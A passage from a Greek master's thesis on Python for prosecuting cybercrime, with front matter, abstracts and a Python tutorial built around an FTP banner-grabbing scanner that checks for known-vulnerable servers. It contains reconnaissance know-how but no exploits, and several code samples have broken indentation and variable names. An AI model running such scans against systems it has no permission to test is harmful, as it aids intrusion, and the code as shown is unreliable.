ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ
ΠΟΛΥΤΕΧΝΙΚΗ ΣΧΟΛΗ
ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ ΚΑΙ ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

Ανάπτυξη λογισμικού με την χρήση της γλώσσας προγραμματισμού python και μελέτη εφαρμογής στην δίωξη ηλεκτρονικού εγκλήματος

Software development with the use of python programming language and study of application in prosecuting cybercrime

Μεταπτυχιακή Εργασία

Κουκάκης Γεώργιος

Επιβλέποντες Καθηγητές : κ.Ακρίτας Αλκιβιάδης
Καθηγητής

κ.Σταμούλης Γεώργιος
Καθηγητής

κ.Μποζάνης Παναγιώτης
Καθηγητής

Βόλος,Ιούνιος 2015

ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ
ΠΟΛΥΤΕΧΝΙΚΗ ΣΧΟΛΗ
ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ ΚΑΙ ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

Ανάπτυξη λογισμικού με την χρήση της γλώσσας προγραμματισμού python και μελέτη εφαρμογής στην δίωξη ηλεκτρονικού εγκλήματος

Software development with the use of python programming language and study of application in prosecuting cybercrime

Μεταπτυχιακή Εργασία

Κουκάκης Γεώργιος

Επιβλέποντες Καθηγητές : κ.Ακρίτας Αλκιβιάδης
Καθηγητής

κ.Σταμούλης Γεώργιος
Καθηγητής

κ.Μποζάνης Παναγιώτης
Καθηγητής

Εγκρίθικε από την τριμελή επιτροπή στις .....

.....	.....	.....
κ.Ακρίτας Αλκιβιάδης	κ.Σταμούλης Γεώργιος	κ.Μποζάνης Παναγιώτης

Διπλωματική εργασία για την απόκτηση του μεταπτυχιακού διπλώματος Ηλεκτρολόγων Μηχανικών και Μηχανικών Η/Υ του Πανεπιστημίου Θεσσαλίας στα πλαίσια του Προγράμματος Μεταπτυχιακών Σπουδών στην επιστήμη των υπολογιστών του τμήματος Ηλεκτρολόγων Μηχανικών και Μηχανικών Η/Υ του Πανεπιστημίου Θεσσαλίας.

.....

Κουκάκης Γεώργιος

Διπλωματούχος Ηλεκτρολόγος Μηχανικός και Μηχανικός Η/Υ ,

Πανεπιστημίου Θεσσαλίας

Στην οικογένεια & στους φίλους μου

Περιεχόμενα

3. Python Softwares

Ευχαριστίες

Ολοκληρώνοντας την παρούσα μεταπτυχιακή εργασία,θα ήθελα να ευχαριστήσω θερμά όλους όσους συνέβαλαν στην περάτωση της. Συγκεκριμένα,τον κύριο επιβλέβοντα καθηγητή μου κ.Ακρίτα Αλκιβιάδη για την υποστήριξη και την εμπιστοσύνη που έδειξε στο πρόσωπο μου για δεύτερη φορά πλέον ως μεταπτυχιακός φοιτητής και μου υπέδειξε να ασχοληθώ με ένα θέμα που μου δίνει την ευκαιρία να παρουσιάσω λογισμικό το οποίο μπορεί να εφαρμοστεί για την διώξη ηλεκτρονικού εγκλήματος.

Φυσικά,θα ήθελα να ευχαριστήσω για ακόμη μία φορά όλους τους καθηγητές της σχολής του τμήματος ΗΜΜΥ του Βόλου,που συνέχισαν να με εφοδιάζουν με τις απαραίτητες γνώσεις πάνω στην επιστήμη των υπολογιστών και στην ασφάλεια σε μεταπτυχιακό επίπεδο,οι οποίες αποτέλεσαν σημαντικότατο εφόδιο για την ολοκλήρώση της παρακάτω εργασίας που θα σας παρουσιαστεί.

Κλείνοντας,ένα μεγάλο “ευχαριστώ” αξίζει στην οικογένεια μου που συνέχισε να στηρίζει την θέληση μου για περαιτέρω σπουδές και φρόντισε να μου προσφέρει κάθε δυνατή βοήθεια για την ολοκλήρωση τους.

Κουκάκης Γεώργιος
Βόλος,2015

Περίληψη

Στην συγκεκριμένη εργασία θα σας παρουσιάσω λογισμικό που αναπτύχθηκε με την χρήση της γλώσσας προγραμματισμού Python, η οποία είναι ιδιαίτερα διαδεδομένη στις μέρες μας.Συγκεκριμένα η ανάπτυξη του λογισμικού στηρίζεται κυρίως σε μία πολύ ενδιαφέρουσα "σκοτεινή" πτυχή της Python,η οποία απευθύνεται σε hackers,εγκληματολογικούς αναλυτές και μηχανικούς που ασχολούνται με την ασφάλεια.Συγκεκριμένα,στο πρώτο κεφάλαιο θα γίνει μια γνωριμία με την γλώσσα προγραμματισμού Python για όσους ξεκινούν τώρα την γνωριμία τους μαζί της. Ακολούθως,στο δεύτερο κεφάλαιο θα μιλήσουμε για το μείζον θέμα της εποχής όπως είναι το ηλεκτρονικό έγκλημα καθώς και για θέματα γύρω από την δίωξη του και την ασφάλεια των χρηστών.Στην τελευταία ενότητα,εφόσον έχουμε αποκτήσει την κατάλληλη εξοικείωση με την γλώσσα,θα εμβαθύνουμε στην Python παρουσιάζοντας λογισμικά μέσω των οποίων σε περίπτωση "διαδικτυακής επίθεσης" θα μπορεί ο χρήστης μέσω έρευνας και ανάλυσης της κίνησης στο διαδίκτυο να αποκτήσει πρόσβαση σε πολλούς servers,να επιδιορθώσει τις μολύνσεις και να εντοπίσει τους επιτηθέμενους.Όλοι οι κώδικες που θα παρουσιαστούν στην τρίτη ενότητα,παρέχονται μέσω του dropbox στον φάκελο **Prosecuting_Cybercrime_Python_Codes**,στον οποίο ο αναγνώστης έχει πρόσβαση μέσω του παρακάτω link ελεύθερα χωρίς να έχει κάνει login.
https://www.dropbox.com/sh/y43jb3l3sqcsckk/AAABxP6dU1f0Kl_TC75bHHLya?dl=0

Abstract

In the particular project,i will present to you software that was developed with the use of programming language Python,which is particularly widespread in our days.Specifically,the growth of software mainly supports in one very interesting “dark” aspect of Python,which is adressed in hackers,criminological analysts and engineers that deal with the security.Specifically,in first chapter will become an acquaitance with Python for that the begin now their acquaitance with the language.Followingly,to the second chapter we will speak for the more major problem of our days as electronic crime as well as for subjects around his prosecution and the safety of the users.In the last section,provided that we have acquired the suitable familiarization with the language,we will deep in Python presenting softwares in which,in the case of cyber attack,the user will access on many servers in via of researching and analysis of network traffic.Also,he would repair the computer pollutions and detect the attackers.All of the codes that will be presented in the third unit,they will be provided via dropbox in the file **Prosecuting_Cybercrime_Python_Codes** in which the reader has access free via the following link without login https://www.dropbox.com/sh/y43jb3l3sqcsckk/AAABxP6dU1f0Kl_TC75bHHLya?dl=0

Python Language

1.1 Διαμόρφωση του περιβάλλοντος σχεδίασης

Η ιστοσελίδα λήψης http://www.python.org/downloads/ προσφέρει τα αρχεία εγκατάστασης της Python για χρήστες λειτουργικών συστημάτων όπως Windows,Linux και Mac OS X. Αν ο χρήστης χρησιμοποιεί Mac OS X ή Linux,είναι πιθανόν ο διερμηνέας της Python να είναι ήδη εγκατεστημένος στο σύστημα. Η μεταφόρτωση ενός αρχείου εγκατάστασης,παρέχει σε έναν προγραμματιστή τον διερμηνέα της Python, την standard βιβλιοθήκη και μερικά ενσωματωμένα modules. Η καθορισμένη Python βιβλιοθήκη και τα ενσωματωμένα modules προσφέρουν μια εκτενή σειρά δυνατοτήτων, συμπεριλαμβανομένων ενσωματομένων αρχείων_τύπων,χειρισμού εξαιρέσεων,αριθμιτικών και μαθηματικών modules,δυνατότητα χειρισμού αρχείων, κρυπτογραφικών υπηρεσιών,διαλειτουργικότητα με το λειτουργικό σύστημα,χειρισμό αρχείων δικτύου και αλληλεπίδραση με πρωτόκολλα IP καθώς και πολλά άλλα χρήσιμα modules. Ωστόσο,ο προγραμματιστής μπορεί εύκολα να εγκαταστήσει οποιοδήποτε πακέτο,τα οποία είναι διαθέσιμα μεσω του site

http://pypi.python.org/pypi/

1.1.1 Εγκατάσταση βιβλιοθηκών

Για να χειριστούμε την ανάλυση των nmap αποτελεσμάτων,χρησιμοποιούμε το python_nmap πακέτο και το παράδειγμα που ακολουθεί δείχνει πως μπορούμε να κατεβάσουμε και να εγκαταστήσουμε το συγκεκριμένο πακέτο(και οποιαδήποτε άλλο).Μόλις σώσουμε το πακέτο σε ένα φάκελο,αποσυμπιέζουμε τα περιεχόμενα και τα αλλάζουμε μέσα στον αποσυμπιεσμένο φάκελο.Μέσα από αυτόν τον φάκελο εργασίας,δίνουμε την εντολή python setup.py install,η οποία εγκαθιστά το πακέτο python_nmap.Τα περισσότερα πακέτα ακολουθούν την ίδια διαδικασία μεταφόρτωσης,αποσυμπίεσης και εγκατάστασης μέσω της κοινής εντολής python setup.py install

```
programmer:!# wget http://xael.org/norman/pages/pythonnmap-
0.4.1.tar.gz-On map.tar.gz
--2012-04-24 15:51:51—http://xael.org/norman/pages/python-nmap/
python-nmap-0.4.1.tar.gz
Resolving xael.org... 194.36.166.10
Connecting to xael.org|194.36.166.10|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 29620 (29K) [application/x-gzip]
Saving to: 'nmap.tar.gz'
100%[==================================================
==================================================
=============>] 29,620 60.8K/s in 0.5s
2012-04-24 15:51:52 (60.8 KB/s) - 'nmap.tar.gz' saved [29620/29620]
programmer:!# tar -xzf nmap.tar.gz
programmer:!# cd python-nmap-0.2.4/
programmer:!/python-nmap-0.4.1# python setup.py install
running install
running build
running build_py
creating build
creating build/lib.linux-x86_64-2.6
creating build/lib.linux-x86_64-2.6/nmap
copying nmap/__init__.py -> build/lib.linux-x86_64-2.6/nmap
copying nmap/example.py -> build/lib.linux-x86_64-2.6/nmap
copying nmap/nmap.py -> build/lib.linux-x86_64-2.6/nmap
running install_lib
creating /usr/local/lib/python2.6/dist-packages/nmap
copying build/lib.linux-x86_64-2.6/nmap/__init__.py -> /usr/local/lib/
python2.6/dist-packages/nmap
copying build/lib.linux-x86_64-2.6/nmap/example.py -> /usr/local/lib/
python2.6/dist-packages/nmap
copying build/lib.linux-x86_64-2.6/nmap/nmap.py -> /usr/local/lib/
python2.6/dist-packages/nmap
byte-compiling /usr/local/lib/python2.6/dist-packages/nmap/__init__.py
to __init__.pyc
byte-compiling /usr/local/lib/python2.6/dist-packages/nmap/example.py
to example.pyc
byte-compiling /usr/local/lib/python2.6/dist-packages/nmap/nmap.py to
nmap.pyc
running install_egg_info
Writing /usr/local/lib/python2.6/dist-packages/python_nmap-0.2.4.egginfo
```

Για ευκολότερη εγκατάσταση του πακέτου,τα εργαλεία εγκατάστασης,τα οποία εγκαθιστώνται αφού κατεβάσουμε και τρέξουμε το **ez_setup.py**,προσφέρουν ένα python module το οποίο ονομάζεται easy install. Τρέχοντας αυτό το module ακολουθούμενο από το όνομα του πακέτου προς εγκατάσταση,αναζητείται μέσω των Python repositories το πακέτο, και αν βρεθεί μεταφορτώνεται και εγκαθίσταται αυτόματα.

*programmer:! # **easy_install python-nmap***

Searching for python-nmap
Reading http://pypi.python.org/simple/python-nmap/
Reading http://xael.org/norman/python/python-nmap/
Best match: python-nmap 0.2.4
Downloading http://xael.org/norman/python/python-nmap/python-nmap-0.2.4.tar.gz
Processing python-nmap-0.2.4.tar.gz
Running python-nmap-0.2.4/setup.py -q bdist_egg --dist-dir /tmp/easy_install-rtyUSS/python-nmap-0.2.4/egg-dist-tmp-EOPENs
zip_safe flag not set; analyzing archive contents...
Adding python-nmap 0.2.4 to easy-install.pth file
Installed /usr/local/lib/python2.6/dist-packages/python_nmap-0.2.4-py2.6.egg
Processing dependencies for python-nmap
Finished processing dependencies for python-nmap

Για να καθορίσουμε γρήγορα ένα περιβάλλον ανάπτυξης,προτείνουμε στον χρήστη να κατεβάσει ένα αντίγραφο της τελευταίας διανομής ελέγχου BackTrack Linux Penetration από το site http://www.backtrack-linux.org/downloads/ . Αυτή η διανομή προσφέρει ένα ευρύ σύνολο εργαλείων για εγκληματολογικό έλεγχο, μαζί με εγκληματολογική και δικτυακή ανάλυση για wireless επιθέσεις.Πολλά από τα παραδείγματα που θα παρουσιαστούν στο τρίτο κεφάλαιο,βασίζονται σε εργαλεία ή βιβλιοθήκες οι οποίες είναι μέρος της BackTrack διανομής.

Όταν θέλουμε να ορίσουμε ένα περιβάλλον ανάπτυξης κώδικα,χρήσιμο είναι να κατεβάσει ο χρήστης όλα τα απαραίτητα modules πριν ξεκινήσει. Στην BackTrack διανομή,ο χρήστης μπορεί να εγκαταστήσει τις επιπρόσθετες αναγκαίες βιβλιοθήκες με την εντολή easy_install όπως φαίνεται ακολούθως. Αυτή θα εγκαταστήσει τις περισσότερες από τις απαραίτητες βιβλιοθήκες για τα παραδείγματα που θα παρουσιαστούν παρακάτω.

*programmer:! # **easy_install pyPdf python-nmap pygeoip mechanize BeautifulSoup4***

1.1.2 Διερμηνευτική εναντίον διαδραστικής Python

Παρόμοια με άλλες script γλώσσες προγραμματισμού,η Python είναι μια διερμηνευτική γλώσσα. Κατά την διάρκεια τρεξίματος ένας διερμηνέας επεξεργάζεται τον κώδικα και τον εξάγει. Για να αποδείξουμε την χρήση ενός Python διερμηνέα, γράφουμε print “Hello World” σε ένα αρχείο με .py επέκταση. Για να ερμηνεύσουμε αυτό το καινούριο script,καλούμε τον Python διερμηνέα ακολουθούμενο από το όνομα του καινούριου script που δημιουργήθηκε.

```
programmer# echo print \"Hello World\" > hello.py
programmer# python hello.py
Hello World
```

Επιπλέον,η Python παρέχει την διαδραστική δυνατότητα.Ο προγραμματιστής μπορεί να καλέσει Python διερμηνείς και να πετύχει αλληλεπίδραση άμεσα μεταξύ τους. Για να ξεκινήσει η λειτουργία ενός διερμηνέα,ο χρήστης εξάγει κώδικα python χωρίς ορίσματα. Στην συνέχεια,ο διερμηνέας παρέχεται στον προγραμματιστή μέσω του τελεστή **>>>,**με δυνατότητα να ακολουθείται από εντολή.Επιστρέφοντας στο προηγούμενο παράδειγμα,ο προγραμματιστής γράφει ξανά print “Hello World” αφού έχει προηγηθεί ο προαναφερθής τελεστής.Ως αποτέλεσμα επιστροφής,ο διαδραστικός διερμηνέας εκτελεί αμέσως την δήλωση.

```
programmer# python
Python 2.6.5 (r265:79063, Apr 16 2010, 13:57:41)
[GCC 4.4.3] on linux2
>>>
>>> print "Hello World"
Hello World
```

Για να γίνουν αρχικά κατανοητές ορισμένες από τις σημασιολογίες της γλώσσας,αυτή η ενότητα περιστασιακά χρησιμοποιεί την διαδραστική ικανότητα του διερμηνέα της Python

Ο χρήστης μπορεί να εντοπίσει την χρήση του διαδραστικού διερμηνέα εντοπίζοντας την χρήση του τελεστή **>>>** στα παραδείγματα.Εξηγώντας το λογισμικό που αναπτύσσεται στην τελευταία ενότητα,θα χτίσουμε τα σενάρια μας με βάση διάφορα κομμάτια κώδικα ως μεθόδους ή συναρτήσεις.Καθώς θα ολοκληρώνουμε κάθε σενάριο,θα δείχνουμε πως να συγκεντρώνουμε αυτές τις μεθόδους και να τις καλούμε μέσω μιας **main()** ρουτίνας.Πριν παρουσιάσουμε όμως τους κώδικες_σενάρια στην τελευταία ενότητα της εργασίας,θα παρουσίασουμε τα βασικά χαρακτηριστικά της γλώσσας Python ώστε ό χρήστης μέσα από αυτό το εγχειρίδιο να μπορεί να είναι σε θέση να κατανοήσει και να τρέξει σωστά το λογισμικό που θα ακολουθήσει.

1.2 Η γλώσσα Python

Στις σελίδες που ακολουθούν,θα αναλύσουμε τις μεταβλητές,τους τύπους δεδομένων,τις συμβολοσειρές,τις δομές πολύπλοκων δεδομένων,την επιλογή,την επανάληψη,τον χειρισμό δεδομένων και εξαιρέσεων καθώς και την διαλειτουργικότητα με το λειτουργικό σύστημα.Για την σχεδίαση του τελευταίου,θα φτιάξουμε έναν απλό σαρωτή ευαισθησίας ο οποίος συνδέεται σε ένα TCP σημείο,διαβάζει τον τίτλο από έναν εξυπηρετητή,και συγκρίνει αυτόν τον τίτλο με λοιπούς γνωστών εκδόσεων εξυπηρετητών.Για να ξεκινήσουμε την υλοποίηση των κώδικα των σεναρίων,θα πρέπει αρχικά να επικεντρωθούμε στην επεξήγηση του δομικού στοιχείου κάθε γλώσσας προγραμματισμού,δηλαδή των μεταβλητών.

1.2.1 Μεταβλητές

Στην Python,μια μεταβλητή στοχεύει στην τοποθέτηση ενός δεδομένου στην μνήμη.Αυτό το σημείο της μνήμης μπορεί να αποθηκεύσει διαφορετικές τιμές όπως ακεραίους,πραγματικούς αριθμούς,δεκαδικούς,συμβολοσειρές ή πιο περίπλοκα δεδομένα όπως λίστες ή λεξικά.Στον κώδικα που ακολουθεί,ορίζουμε μια μεταβλητή port στην οποία αποθηκεύεται ένας ακέραιος και μια μεταβλητή banner στην οποία αποθηκεύεται μια συμβολοσειρά.

Για να συνδυάσουμε τις δύο μεταβλητές μαζί μέσω μιας συμβολοσειράς,θα πρέπει αναλυτικά να χρησιμοποιήσουμε την port ως συμβολοσειρά με την κλήση της συνάρτησης **str()**.

```
>>> port = 21
>>> banner = "FreeFloat FTP Server"
>>> print "[+] Checking for "+banner+" on port "+str(port)
[+] Checking for FreeFloat FTP Server on port 21
```

Η Python εξασφαλίζει χώρο στην μνήμη για μεταβλητές όταν ο χρήστης τις δηλώνει.Ο προγραμματιστής δεν έχει να δηλώσει λεπτομερώς τον τύπο κάθε μεταβλητής,ή καλύτερα ο διερμηνέας της Python επιλέγει τον τύπο της κάθε μεταβλητής και πόσο χώρο θα καταλάβει στη μνήμη.Εξετάζοντας το παρακάτω παράδειγμα,δηλώνουμε μια συμβολοσειρά,έναν ακέραιο,μια λίστα και μια Boolean μεταβλητή και ο διερμηνέας αυτομάτως σωστά ορίζει τον τύπο κάθε μεταβλητής

```
>>> banner = "FreeFloat FTP Server" # A string
>>> type(banner)
<type 'str'>
>>> port = 21 # An integer
>>> type(port)
<type 'int'>
>>> portList=[21,22,80,110] # A list
>>> type(portList)
<type 'list'>
>>> portOpen = True # A boolean
>>> type(portOpen)
<type 'bool'>
```

1.2.2 Συμβολοσειρές

Στην Python το module για τις συμβολοσειρές προσφέρει μια πολύ πλούσια σειρά μεθόδων,οι οποίες παρουσιάζονται στο link http://docs.python.org/library/string.html .Ας εξετάσουμε μερικές χρήσιμες από αυτές μεθόδους,λαμβάνοντας υπόψιν την χρήση των ακόλουθων αναφερόμενων συναρτήσεων: upper(),lower(),replace(), και

find().Η upper() μετατρέπει τα μικρά μιας συμβολοσειράς σε κεφαλαία,η lower() μετατρέπει τα κεφαλαία μιας συμβολοσειράς σε μικρά,η replace(old,new) αντικαθιστά το old όρισμα_συμβολοσειρά με το new_συμβολοσειρά και τέλος η find() υπολογίζει τον αριθμό των χαρακτήρων μετά από τους οποίους βρίσκει μια συμβολοσειρά όπως φαίνεται και στον ακόλουθο κώδικα

```
>>> banner = "FreeFloat FTP Server"
>>> print banner.upper()
FREEFLOAT FTP SERVER
>>> print banner.lower()
freefloat ftp server
>>> print banner.replace('FreeFloat','Ability')
Ability FTP Server
>>> print banner.find('FTP')
10
```

1.2.3 Λίστες

Η δομή της λίστας στην Python προσφέρει μια εξαιρετική μέθοδο για αποθήκευση πινάκων που περιέχουν αντικείμενα. Ο προγραμματιστής μπορεί να κατακευάσει μια λίστα οποιουδήποτε τύπου δεδομένων.Επιπλέον,οι ενσωματομένες μέθοδοι υπάρχουν για την εκτέλεση ενεργειών όπως η επισύναψη,η εισαγωγή,η αφαίρεση,η τοποθέτηση,η εύρεση,η δεικτοδότηση,η ταξινόμηση και η αντιστροφή της λίστας.Εξετάζοντας το ακόλουθο παράδειγμα,ο χρήστης μπορεί να κατασκευάσει μια λίστα επισυνάπτοντας αντικείμενα χρησιμοποιώντας την ρουτίνα **append(),**να τυπώσει αντικείμενα,και να τα ταξινομήσει πριν τα ξανατυπώσει.Επίσης μπορεί να αναζητήσει μέσω του ευρετηρίου σε μια λίστα(όπως το 80 στο παράδειγμα παρακάτω) ή να αφαιρέσει μια τιμή(όπως το 443 αντίστοιχα)

```
>>> portList = []
>>> portList.append(21)
>>> portList.append(80)
>>> portList.append(443)
>>> portList.append(25)
>>> print portList
[21, 80, 443, 25]
```

```
>>> portList.sort()
>>> print portList
[21, 25, 80, 443]
>>> pos = portList.index(80)
>>> print "[+] There are "+str(pos)+" ports to scan before 80."
[+] There are 2 ports to scan before 80.
The Python Language
>>> portList.remove(443)
>>> print portList
[21, 25, 80]
>>> cnt = len(portList)
>>> print "[+] Scanning "+str(cnt)+" Total Ports."
[+] Scanning 3 Total Ports.
```

1.2.4 Λεξικά

Στην Python η δομή των λεξικών προσφέρει έναν κατακερματισμένο πίνακα στον οποίο μπορεί να αποθηκευτεί οποιοδήποτε πλήθος αντικειμένων της γλώσσας.Ένα λεξικό αποτελείται από ζεύγη αντικειμένων που αντιστοιχούν σε ένα κλειδί και μια τιμή.Στη συνέχεια παρατίθεται ένα παράδειγμα ενός ασθενούς σαρωτή για την υλοποίση μιας δομής λεξικού.Όταν σαρωθούν με ακρίβεια οι TCP είσοδοι,θεωρείται χρήσιμο να υπάρχει ένα λεξικό το οποίο θα περιέχει τα κοινά ονόματα εξυπηρετητών για κάθε πύλη.Δημιουργώντας το λεξικό του παραδείγματος,μπορούμε να ορίσουμε ένα κλειδί με όνομα ftp και να αναθέσουμε σε αυτό την τιμή 21 για αυτήν την είσοδο.

Όταν κατασκευάζουμε ένα λεξικό,κάθε κλειδί ξεχωρίζει από την τιμή του με ':' και τα αντικείμενα μεταξύ τους με ','.Σημειώνεται ότι η συνάρτηση **keys()** θα επιστρέψει μια λίστα με όλα τα κλειδιά που βρίσκονται μέσα στο λεξικό και αντίστοιχα η συνάρτηση **items()** όλα τα αντικείμενα που περιέχονται μέσα στο λεξικό.Ακολούθως στο παράδειγμα επαληθεύεται ότι το λεξικό περιέχει το κλειδί ftp.Αναφορικά αυτό το κλειδί επιστρέφει την τιμή 21.

```
>>> services = {'ftp':21,'ssh':22,'smtp':25,'http':80}
>>> services.keys()
```

```
['ftp', 'smtp', 'ssh', 'http']
>>> services.items()
[('ftp', 21), ('smtp', 25), ('ssh', 22), ('http', 80)]
>>> services.has_key('ftp')
True
>>> services['ftp']
21
>>> print "[+] Found vuln with FTP on port "+str(services['ftp'])
[+] Found vuln with FTP on port 21
```

1.2.5 Δικτύωση

Η συγκεκριμένη δομή προσφέρει μια βιβλιοθήκη για την πραγματοποίηση διαδικτυακών συνδέσεων χρησιμοποιώντας την Python.Το παρακάτω παράδειγμα δείχνει αυτό το πράγμα.Συγκεκριμένα τυπώνεται η επικεφαλίδα ύστερα από την σύνδεση μεταξύ της IP διεύθυνσης και της TCP εισόδου.Αφού συμπεριλάβουμε το απαραίτητο module για την σύνδεση,ορίζουμε μια καινούρια μεταβλητή s από την κλάση socket.Ακολούθως,χρησιμοποιούμε την ρουτίνα **connect()** για να πετύχουμε την σύνδεση μεταξύ της IP διεύθυνσης και της πόρτας.Μόλις επιτευχθεί η σύνδεση,μπορούμε να διαβάσουμε και να γράψουμε από την υποδοχή.Η **recv(1024)** συνάρτηση θα διαβάσει τα επόμενα 1024 bytes πάνω στην υποδοχή.Αποθηκεύουμε το αποτέλεσμα της συνάρτησης σε μια μεταβλητή και τυπώνουμε το αποτέλεσμα στον server.

```
>>> import socket
>>> socket.setdefaulttimeout(2)
>>> s = socket.socket()
>>> s.connect(("192.168.95.148",21))
>>> ans = s.recv(1024)
>>> print ans
220 FreeFloat Ftp Server (Version 1.00).
```

1.2.6 Επιλογή

Όπως στις περισσότερες γλώσσες προγραμματισμού,η Python προσφέρει μια μέθοδο για υποθετικές δηλώσεις επιλογής. Η IF δήλωση αποτελεί μια λογική έκφραση στα πλαίσια απόφασης που βασίζεται στο αποτέλεσμα αποτίμησης.Συνεχίζοντας με το παράδειγμα,θέλουμε να δούμε αν ο FTP server είναι επιρρεπής σε επιθέσεις.Για να το ελέγξουμε αυτό,θα συγκρίνουμε τα αποτελέσματα μας σε σύγκριση με κάποιους γνωστούς ασθενείς σε επιθέσεις FTP servers.

```
>>> import socket
>>> socket.setdefaulttimeout(2)
>>> s = socket.socket()
>>> s.connect(("192.168.95.148",21))
>>> ans = s.recv(1024)
>>> if ("FreeFloat Ftp Server (Version 1.00)" in ans):
... print "[+] FreeFloat FTP Server is vulnerable."
...elif ("3Com 3CDaemon FTP Server Version 2.0" in banner):
... print "[+] 3CDaemon FTP Server is vulnerable."
... elif ("Ability Server 2.34" in banner):
... print "[+] Ability FTP Server is vulnerable."
... elif ("Sami FTP Server 2.0.2" in banner):
... print "[+] Sami FTP Server is vulnerable."
... else:
... print "[-] FTP Server is not vulnerable."
...
[+] FreeFloat FTP Server is vulnerable."
```

1.2.7 Χειρισμός εξαιρέσεων

Ακόμα και όταν ο προγραμματιστής γράφει ένα σωστό συντακτικά πρόγραμμα,αυτό μπορεί να εμφανίσει λάθη κατά την εκτέλεση του.Σε αυτό το σημείο να σημειωθεί το κλασσικό λάθος τρεξίματος,όπως είναι η διαίρεση από το 0.Επειδή το 0 δεν μπορεί να διαιρέσει κανέναν αριθμό,ο διερμηνέας της Python επιδεικνύει ένα μήνυμα ενημερώνοντας τον προγραμματιστή για το λάθος.Αυτό το λάθος αποφέρει την παύση εκτέλεσης του προγράμματος.

```
>>> print 1337/0
Traceback (most recent call last):
File "<stdin>", line 1, in <module>
ZeroDivisionError: integer division or modulo by zero
```

Τι συμβαίνει όμως αν θέλουμε να χειριστούμε το λάθος μέσα στο πλαίσιο του προγράμματος που εκτελείται?Για αυτόν τον σκοπό η γλώσσα Python δίνει την δυνατότητα του χειρισμόυ εξαιρέσεων.Ας ξαναδούμε το προηγούμενο παράδειγμα,χρησιμοποιώντας τις δηλώσεις **try/except** οι οποίες προσφέρουν την δυνατότητα χειρισμού εξαιρέσεων.Πλέον,το πρόγραμμα προσπαθεί να εξάγει το αποτέλεσμα της διαίρεσης με το 0.Όταν προκύψει το λάθος,μέσω του χειρισμού εξαιρέσεων που ορίσαμε,τυπώνουμε στην οθόνη το ανάλογο μήνυμα.

```
>>> try:
... print "[+] 1337/0 = "+str(1337/0)
... except:
... print "[-] Error. "
...
[-] Error
>>>
```

Δυστυχώς,το προηγούμενο παράδειγμα μάς δίνει πολύ λίγες πληροφορίες για την ακριβή εξαίρεση η οποία προκάλεσε το λάθος.Θεωρείται χρήσιμο να παρασχεθεί στον χρήστη ένα μήνυμα λάθους που θα αναφέρεται ακριβώς στο λάθος που προέκυψε.Για να επιτευχθεί αυτό,θα αποθηκεύσουμε την εξαιρεση σε μια μεταβλητή e που θα τυπώνει την εξαίρεση,και ακολούθως θα εμφανίζει την μεταβλητή σαν συμβολοσειρά.

```
>>> try:
... print "[+] 1337/0 = "+str(1337/0)
... except Exception, e:
... print "[-] Error = "+str(e)
...
[-] Error = integer division or modulo by zero
>>>
```

Ας χρησιμοποιήσουμε τώρα τον χειρισμό εξαιρέσεων για να ανανεώσουμε την επικεφαλίδα του σεναρίου.Αρχικά θα περιβάλουμε τον κώδικα σύνδεσης στο διαδίκτυο με χειρισμούς εξαιρέσεων.Στην συνέχεια θα προσπαθήσουμε να συνδέσουμε ένα μηχάνημα,το οποίο

δεν υποστηρίζει FTP server,πάνω στην TCP πόρτα 21.Αν περιμένουμε μέχρι την χρονική στιγμή λήξης της σύνδεσης,θα δούμε ένα ανάλογο μήνυμα το οποίο δείχνει ότι η λειτουργία σύνδεσης στο διαδίκτυο έχει λήξει.Το πρόγραμμα μας μπορεί τώρα να συνεχιστεί.

```
>>> import socket
>>> socket.setdefaulttimeout(2)
>>> s = socket.socket()
>>> try:
... s.connect(("192.168.95.149",21))
... except Exception, e:
... print "[-] Error = "+str(e)
...
[-] Error = Operation timed out
```

1.2.8 Συναρτήσεις

Στην Python,οι συναρτήσεις παρέχουν δομημένα κομμάτια επαναχρησιμοποιήσιμου κώδικα.Χαρακτηριστικά,αυτό επιτρέπει στον προγραμματιστή να γράψει ένα κομμάτι κώδικα για να εκτελέσει μια μεμονομένη σχετική ενέργεια.Ενώ η Python προσφέρει ήδη πολλές συναρτήσεις άμεσης χρήσης,ο χρήστης μπορεί να δημιουργήσει συναρτήσεις που θα τις δηλώνει ο ίδιος.Με την λέξη κλειδί **def()** ξεκινά μια συνάρτηση και ο προγραμματιστής μπορεί να τοποθετήσει οποιαδήποτε μεταβλητή εντός των παρενθέσεων.Αυτές οι μεταβλητές μπορούν να περαστούν αναφορικά,που σημαίνει ότι οποιαδήποτε αλλαγή σε αυτές τις μεταβλητές εντός της συνάρτησης θα επηρεάσει τις τιμές τους όταν καλεστεί η συνάρτηση.Συνεχίζοντας με το παράδειγμα του ασθενούς FTP σαρωτή,θα δημιουργήσουμε μια ρουτίνα που θα εκτελείται για την επίτευξη της σύνδεσης στον FTP server και θα επιστρέφει την επικεφαλίδα σύμφωνα με τον ακόλουθο κώδικα.

```
import socket

def retBanner(ip, port):
        try:
                socket.setdefaulttimeout(2)
                s = socket.socket()
                s.connect((ip, port))
                banner = s.recv(1024)
                return banner
        except:
                return
```

```
def main():
Ip1 = '192.168.95.148'
ip2 = '192.168.95.149'
port = 21
banner1 = retBanner(ip1, port)
        if banner1:
                print '[+] ' + ip1 + ': ' + banner1
                banner2 = retBanner(ip2, port)
I       f banner2:
                print '[+] ' + ip2 + ': ' + banner2
if __name__ == '__main__':
main()
```

Αφού επιστραφεί η επικεφαλίδα,το στιγμιότυπό μας χρειάζεται να ελέγξει αυτήν την επικεφαλίδα και να την συγκρίνει με άλλες γνωστών ασθενών προγραμμάτων,κάτι το οποίο χαρακτηρίζει επίσης μια σχετική συνάρτηση.Η **checkVulns()** δέχεται το όνομα της μεταβλητής σαν παράμετρο και το χρησιμοποιεί για να κάνει έναν προσδιορισμό της αδυναμίας του server σε επιθέσεις.

```
import socket

def retBanner(ip, port):
        try:
                socket.setdefaulttimeout(2)
                s = socket.socket()
                s.connect((ip, port))
                banner = s.recv(1024)
                return banner
        except:
                return
def checkVulns(banner):
        If  'FreeFloat Ftp Server (Version 1.00)' in banner:
